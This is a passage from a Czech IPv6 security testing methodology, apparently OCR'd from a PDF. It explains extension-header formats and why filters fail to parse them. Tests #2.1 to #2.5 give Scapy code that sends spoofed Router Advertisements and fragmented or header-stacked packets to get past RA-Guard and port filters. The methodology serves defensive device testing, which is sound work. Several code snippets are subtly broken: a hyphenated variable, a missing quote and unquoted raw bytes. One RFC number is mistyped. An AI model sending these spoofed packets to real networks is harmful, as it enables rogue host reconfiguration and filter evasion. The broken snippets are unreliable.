
Obrázek 2: Ukázka možných rozšířených hlaviček

Rozšířené hlavičky by měly být v paketu řazeny dle určitých pravidel. Základní pravidla jsou specifikována v RFC 2460 [3], které je ale aktualizováno několika dalšími RFC, jak je popsáno dále v metodice. Obecně ale platí, že hlavičky zpracovávané uzly po cestě by měly být zařazeny na začátku seznamu a hlavičky týkající se koncového uzlu by měly být umístěné na konci. Tyto pravidla nicméně nejsou striktně vyžadována a v praxi je možné vytvořit paket, který tyto pravidla nedodržuje. Tuto situaci pak může využít útočník, jak bude vysvětleno dále.

Rozdílné formáty hlaviček

Na rozšířenou hlavičku je obecně možno nahlížet jako na datovou strukturu, která přenáší další informace, které se nevešly do základní hlavičky IPv6. U datových struktur obdobného rázu jakými jsou rozšířené hlavičky, bývá často u síťových protokolů zvykem používat formátování dat, které se označuje pojmem TLV (*Type - Length - Value*) [4]. Formát TLV má jasně dané rozložení, kde typicky v prvním bajtu je definován typ informace, ve druhém bajtu její délka a zbytek je již informace samotná. Výhoda této datové struktury je, že pokud zařízení danému typu nerozumí, může ho bez problémů přeskočit, protože zná jeho velikost. Položka o velikosti datové části (přenášené informaci) je totiž vždy na přesně definované pozici.

V počáteční specifikaci protokolu IPv6 bylo definováno několik rozšířených hlaviček sloužící pro fragmentaci, šifrování aj. Vlastní formát rozšířených hlaviček ale nebyl nijak unifikován a byl zcela v rukou tvůrce příslušné rozšiřující hlavičky. Názorně lze rozdílné formáty rozšířených hlaviček ukázat na příkladu hlaviček *Fragment Header*, *Hop-by-Hop Header* a IPsec ESP, které zobrazuje Obrázek 3.



Obrázek 3: Rozdílné formáty rozšířených hlaviček

Některé hlavičky, jakými je například hlavička *Hop-by-Hop*, používají formát podobný TLV. Podobný proto, že typ (políčko *Next Header*) nenese informaci o vlastním typu, ale o typu hlavičky následující. Následuje pak délka vlastní hlavičky *Hop-by-Hop* a následně již samotná informace. Tento rozpor, kdy typ nepopisuje danou hlavičku, ale délka ano, způsobuje komplikace zejména při zpracování těchto paketů různými filtry. U hlavičky fragmentace je tomu úplně jinak. Hlavička má fixní velikost a tudíž neobsahuje políčko, které by její velikost definovalo. Hlavička IPsec ESP to má také kompletně jinak. IPsec ESP slouží k šifrování přenášených dat - políčko *Payload Data*, může představovat třeba protokol TCP. Identifikace, která data takto šifrovaná vlastně jsou, je až na konci celého paketu. Políčko *Next Header* u IPsec ESP tedy slouží jako zpětný ukazatel na začátek políčka *Payload Data*. Ostatní definované hlavičky se víceméně snaží dodržovat formát podobný TLV jako používá hlavička *Hop-by-Hop*, i když výpočet délky hlavičky (*Hdr Ext Len*) je pro různé hlavičky rozdílný.

Z nejednotného formátu rozšířených hlaviček vyplývá, že každé zařízení, které má umět zpracovat rozšířené hlavičky, musí vždy rozumět i syntaxi všech rozšířených hlaviček. A to i přesto, že příslušná hlavička nenese pro dané zařízení žádné relevantní informace. Pracovní skupina IETF 6man si tento problém uvědomila a v roce 2012 vydala RFC 6564 [5], kde zavádí jednotnou strukturu. Ta se podobá TLV formátu použitém pro *Hop-by-Hop* hlavičku. Tato nová struktura však závazně platí pouze pro nově vytvářené hlavičky a dříve definované hlavičky již navždy zůstanou v původním formátu.

Protokol nebo rozšířená hlavička?

Původní specifikace protokolu IPv6 z roku 1998 v zásadě nijak neřešila zpracování rozšířených hlaviček mezilehlými zařízeními (firewall, Intrusion Detection System, aj.). V té době panovala představa, že síťová zařízení budou „bezmyšlenkovitě“ doručovat data na základě cílové adresy a nebudou se zaobírat vyššími vrstvami. Nepředpokládalo se, že by provoz po cestě měl být analyzován, filtrován či by do něj mělo být nějak zasahováno. Původní autoři IPv6 totiž předpokládali, že veškerá mezilehlá zařízení (middlebox) se v síti vůbec nebudou vyskytovat. Z toho důvodu původní RFC 2640 doporučuje, aby mezilehlá zařízení všechny rozšířené hlavičky zkrátka ignorovala a nechala zpracování v režii koncového uzlu. Výjimku tvoří pouze hlavička *Hop-by-Hop*, která je určena pro všechna zařízení po cestě. V dnešní době se ale požadavky od roku 1998 značně změnily a kupříkladu filtrace pro domácí sítě je aktuálními standardy přímo doporučována v RFC 4864 [6]. Vyvažování zátěže, IDS/IPS systémy a QoS mohou být dalšími příklady služeb, kterým informace v základní IPv6 hlavičce nestačí, a musí pracovat i s informacemi z transportního či dokonce aplikačního protokolu.

Této skutečnosti jsou si vědomy i standardy, které se snaží nalézt z tohoto problému únikovou cestu. Jednou z počátečních komplikací bylo, že identifikátory rozšířených hlaviček nebyly od začátku přidělovány organizací IANA, takže nebyl nikde k dispozici celkový přehled, které rozšířené hlavičky jsou již definované. Tento problém byl vyřešen v roce 2013 schválením RFC 7045 [7]. Dané RFC přesně definuje všechny rozšířené hlavičky, které musí umět zařízení zpracovat, a

současně předává přidělování identifikátorů organizaci IANA. Seznam všech současných a budoucích rozšířených hlaviček je tedy na jednom standardním místě [8]. RFC 7045 rovněž diskutuje problematiku filtrování a připouští, že zpracovávání či zahazování rozšířených hlaviček může být problém. Přináší proto následující doporučení. Všechny současně definované rozšířené hlavičky musí zařízení podporovat a jejich zahození/přeposlání je pak záležitost nastavené síťové politiky. Jak jsme si popsali v předchozím bodu, všechny nově definované rozšířené hlavičky musí mít jednotnou strukturu dle RFC 6564. Pokud zařízení takovou nově definovanou hlavičku ještě nezná, RFC 7045 ji doporučuje „přeskočit“ a pokračovat dál ve zpracování řetězce hlaviček. Jinými slovy postupovat tak, aby se nekomplikovalo zavádění nových rozšíření. Nicméně i přes tuto snahu je vyřešená pouze část problému.

Druhou částí problému je totiž fakt, že identifikátor rozšířené hlavičky i čísla protokolů spolu sdílí stejné políčko (*Next Header*). Pokud zařízení nezná identifikátor použitý v políčku *Next Header*, nedokáže rozlišit, zda se jedná o nově definovanou rozšířenou hlavičku nebo o nově definovaný protokol. Pokud bude zařízení brát doporučení z RFC 7045, paket, který nedokáže zpracovat, zkusí interpretovat jako neznámou rozšířenou hlavičkou a pokusí se ji tedy “přeskočit”. Na místě, kde se má nacházet identifikace navazující hlavičky mohou být ale data související s nově definovaným protokolem, který zařízení také nezná. Tím pádem jsou data protokolu mylně interpretována jako data rozšiřující hlavičky. V konečném důsledku tedy zařízení není schopno rozumně projít celým zřetězeným seznamem hlaviček a dostat se až na koncový protokol a bezpečně ho detekovat. Důsledkem je, že nové, rozšiřující hlavičky a protokoly nelze vlastně inkrementálně zavést.

Částečné řešení problému lze nalézt v již zmíněném RFC 6564, které definuje jednotný formát pro nové rozšířené hlavičky. Navíc také ale říká, že nová rozšířená hlavička nesmí být definovaná, pokud se pro nesení požadovaných informací dá použít již nějaká hlavička stávající. Vzhledem k tomu, že do hlavičky *Destination Options* lze zakódovat vcelku cokoliv, je přímo daným RFC doporučováno, aby se raději pro přenos případných dalších informací použila tato hlavička. Výsledkem je tedy snaha zachovat současné rozšířené hlavičky a žádné nové nedefinovat.

Efektivní zpracování hlaviček

Nepříjemným problémem rozšířených hlaviček je také jejich efektivní zpracování. Pokud hlavičky mají být zpracovány v software (např. v jádře operačního systému), je zpracování poměrně jednoduché - vše je řešitelné jednoduchým cyklem, který se zastaví v místě, kde je nalezena koncová hlavička (např. TCP). Cyklické procházení datových struktur je ovšem komplikované v případě, že kdy má paket zpracovat specializovaný a ideálně paralelizovaný hardware jakým je ASIC nebo FPGA čip. Problematické je to zejména pro bezpečnostní mechanismy IPv6, které by pro efektivní fungování měly být implementované na přístupových portech L2 přepínače.

Pro správné fungování bezpečnostních mechanismů, filtrací apod. je tedy důležité, aby čip ASIC dokázal rozpoznat IPv6 paket a zpracovat ho do té míry, že je schopen


identifikovat protokol přenášený v rámci IPv6 paketu (např. ICMPv6). Nicméně právě tato detekce je problém. Paměť čipů ASIC a TCAM, které slouží pro zpracování paketu, má většinou omezenou velikost. Podle typu architektury přepínače jsou přepínače schopny zpracovat v hardware prvních 64 - 128 bajtů daného paketu. To reálně stačí pro většinu provozu, jelikož u IPv4 máme pouze hlavičku, která má 20 bajtů (bez IP *Options*), a hned za ní následuje protokol vyšší vrstvy. U IPv6 tomu tak ale není. Regulerní IPv6 paket má jednak dvojnásobnou délku hlavičky a navíc může obsahovat libovolné množství rozšířených hlaviček. I s několika běžnými hlavičkami lze překročit velikost paketu, kterou jsou dnešní přepínače schopny zpracovat v hardware. Přepínač pak má ve výsledku tři možnosti, jak s daným paketem naložit:

- zahodit, čímž si ale komplikujeme zavádění případných budoucích rozšíření
- propustit, čímž ale obcházíme bezpečnostní pravidla
- předat CPU, čímž ale vytěžujeme CPU a můžeme tím ovlivnit ostatní protokoly nutné pro chod sítě

Žádné řešení tedy není ideální a výrobci implementují různé strategie zpracování neznámých hlaviček. **Pro otestování, jakým způsobem zařízení zpracuje známou hlavičku, je určen test #2.3, pro neznámou hlavičku test #2.4**.


Zneužití rozšířených hlaviček

Nejběžnější způsob zneužití rozšířených hlaviček je jejich cílené vkládání do těla paketu. Smyslem tohoto útoku je doručit koncovému zařízení data, která by za normálních okolností byla odfiltrována. Podstatou útoku je vložení několika rozšířených hlaviček tak, aby filtrační mechanismus přístupového portu přepínače nebyl schopen identifikovat protokol, který je v IPv6 paketu přenášen. Vzhledem k tomu, že paket obsahující více rozšířených hlavičkek je z hlediska specifikace protokolu IPv6 naprosto v pořádku, koncové zařízení jej typicky normálně zpracuje. Pokud útočník vytvoří specifický ICMPv6 paket *Ohlášení směrovače*, koncové zařízení bez problémů provede na základě informací v paketu konfiguraci či rekonfiguraci. Podrobně se tímto jednoduchým útokem zabývá RFC 7113 [9]. Paket, do kterého byly vloženy tři volby *Destination Options* hlavičky pak může vypadat například následovně.



Tento paket je již dostatečně velký, aby obešel filtrační jednotku některých zařízení. **Postup provedení vlastního útoku je zachycen v testu #2.1. Následně test #2.2 specifikuje postup pro otestování schopnosti filtrace paketů s rozšířenou hlavičkou. Test #2.7** uvádí testování filtrace, pokud paket obsahuje více zřetězených hlaviček.

Další typ útoku je možné realizovat díky hlavičce fragmentace. Tento útok je v principu hodně podobný útokům zneužívající fragmentaci v IPv4. Princip spočívá v tom, že celý paket je účelově rozdělen do fragmentů. Vzhledem k tomu, že vetšina jednoduchých paketových filtrů (například těch realizovaných v čipu ASIC) neumí provádět rekonstrukci fragmentů (*fragment reassembling*), lze tento útok s úspěchem použít k obcházení filtračních pravidel v síti. V praxi může fragmentovaný paket, který obchází pravidla, vypadat následovně.




Pokud by chtěl firewall zpracovat daný paket, nevidí do samotného obsahu - nemůže tedy ihned rozhodnout, zda-li paket propustí nebo zahodí, jak je popsáno v **testu #2.5**. Firewall však dokáže poznat protokol uvnitř paketu. Toto však může útočník obejít tím, že zkombinuje tento typu útoku s předchozím a vytvoří za hlavičkou fragmentace dostatečně dlouhý řetězec dalších rozšířených hlaviček. Hlavička vlastního protokolu se tak nedostane do prvního fragmentu. Danou problematiku lze ověřit v **testu #2.6**.

Označení	Typ útoku	Dopad útoku
#2.1	Lokální	Možný zásah do komunikace, možné vyčerpání zdrojů, možné odepření služby
Název testu:	Zpracování paketu *Ohlášení směrovače* obsahující rozšiřující hlavičky koncovým systémem	
Testované prostředí:	Koncové IPv6 zařízení	

Příprava prostředí:

1. Testovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je propojené s testovaným koncovým zařízením přímo nebo prostřednictvím přepínače.



Průběh testu:

1. Kontrola nakonfigurovaných IPv6 adres na monitorovacím zařízení.
2. Zjištění *Link-local* adresy testovaného zařízení.
3. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy, kde do proměnné `testovane-zarizeni` je uložena *Link-local* adresa zjištěná v kroku 2.:

```
$ python
>>> from scapy.all import *
>>> testovane-zarizeni='link-local-adresa-test-zarizeni'
>>> h = IPv6ExtHdrHopByHop(len=0)
>>> a = IPv6(dst=testovane-zarizeni)/h/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb::',
prefixlen=64)
>>> send(a)
```


4. Výpis nakonfigurovaných IPv6 adres na testovaném zařízení

Vyhodnocení výsledku testu:
Ověření nakonfigurovaných IPv6 adres na testovaném zařízení. Pokud na testovaném zařízení **není** nakonfigurovaná adresa se síťovým prefixem `2001:db8:aaaa:bbbb::` je výsledek testu **pozitivní**.

Označení	Typ útoku	Dopad útoku
#2.2	Lokální	Možný zásah do komunikace, možné vyčerpání zdrojů, možné odepření služby
Název testu:	Filtrace paketu *Ohlášení směrovače* obsahující rozšiřující hlavičky	
Testované prostředí:	L2 přepínač, L2 síť	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Testované zařízení s nakonfigurovanou podporou RA-Guard nebo obdobným obranným mechanismem.



Průběh testu:

1. Kontrola nakonfigurovaných IPv6 adres na monitorovacím zařízení.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:

```
$ python
>>> from scapy.all import *
>>> h = IPv6ExtHdrHopByHop(len=0)
>>> a = IPv6(dst=ff02::1')/h/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb::',
prefixlen=64)
>>> send(a)
```


3. Kontrola nakonfigurovaných IPv6 adres na monitorovacím zařízení

Vyhodnocení výsledku testu:
Ověření nakonfigurovaných IPv6 adres na testovaném zařízení. Pokud na testovaném zařízení **není** nakonfigurovaná adresa se síťovým prefixem `2001:db8:aaaa:bbbb::` je výsledek testu **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#2.3	Vzdálený	Obcházení ochrany
Název testu:	Filtrace rozšířené hlavičky	
Testované prostředí:	Směrovač, L2 přepínač s filtrací, Firewall, IDS	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Vytvoření topologie a adresace IPv6 sítě podle schématu.
4. Nastavení filtrace IPv6 provozu na cílový port TCP 80 na testovaném zařízení.



Průběh testu:

1. Spuštění monitorovacího SW na monitorovacím PC.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:


```
$ python
>>> from scapy.all import *
>>> h = IPv6ExtHdrHopByHop(len=0)
>>> a = IPv6(dst='2001:db8:a::2')/h/
TCP(sport=1234,dport=80,flags='S',seq=1000)
>>> send(a)
```

Vyhodnocení výsledku testu:
Sledování přijatých paketů na monitorovacím PC. Pokud **nedorazí** paket na cílový TCP port 80 ze zdrojové IPv6 adresy útočníka (`2001:db8:b::2`) je výsledek testu **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#2.4	Vzdálený	Obcházení ochrany
Název testu:	Filtrace protokolu s neexistující hlavičkou	
Testované prostředí:	Směrovač, L2 přepínač s filtrací, Firewall, IDS	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Vytvoření topologie a adresace IPv6 sítě podle schématu.
4. Nastavení filtrace IPv6 provozu na cílový port TCP 80 na testovaném zařízení.



Průběh testu:

1. Spuštění monitorovacího SW na monitorovacím PC.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:


```
$ python
>>> from scapy.all import *
>>> h = \x9a\x32\x00\x45
>>> a = IPv6(dst='2001:db8:a::2')/h/
TCP(sport=1234,dport=80,flags='S',seq=1000)
>>> send(a)
```

Vyhodnocení výsledku testu:
Sledování přijatých paketů na monitorovacím PC. Pokud **nedorazí** paket na cílový TCP port 80 ze zdrojové IPv6 adresy útočníka (`2001:db8:b::2`) je výsledek testu **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#2.5	Vzdálený	Obcházení ochrany
Název testu:	Filtrace fragmentovaných paketů	
Testované prostředí:	Směrovač, L2 přepínač s filtrací, Firewall, IDS	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Vytvoření topologie a adresace IPv6 sítě podle schématu.
4. Nastavení filtrace ICMPv6 zprávy *Ohlášení směrovače*.



Průběh testu:

1. Spuštění monitorovacího SW na monitorovacím PC.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:


```
$ python
>>> from scapy.all import *
>>> a = IPv6(dst='2001:db8:a::2')/IPv6ExtHdrFragment()/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb::',
prefixlen=64)
>>> send(fragment6(a,20))
```

Vyhodnocení výsledku testu:
Sledování přijatých paketů na monitorovacím PC. Pokud na zařízení **nedorazil** paket sestavený na útočníkově PC, výsledek testu je **pozitivní**. Pokud by paket dorazil, filtrace je neúčinná. Monitorovací zařízení si v tomto případě **nesmí** nakonfigurovat IPv6 adresu z prefixu `2001:db8:aaaa:bbbb::/64`.

Označení	Typ útoku	Dopad útoku
#2.6	Vzdálený	Obcházení ochrany
Název testu:	Filtrace fragmentovaných paketů s rozšířenou hlavičkou	
Testované prostředí:	Směrovač, L2 přepínač s filtrací, Firewall, IDS	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Vytvoření topologie a adresace IPv6 sítě podle schématu.
4. Nastavení filtrace ICMPv6 zprávy *Ohlášení směrovače*.



Průběh testu:

1. Spuštění monitorovacího SW na monitorovacím PC.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:

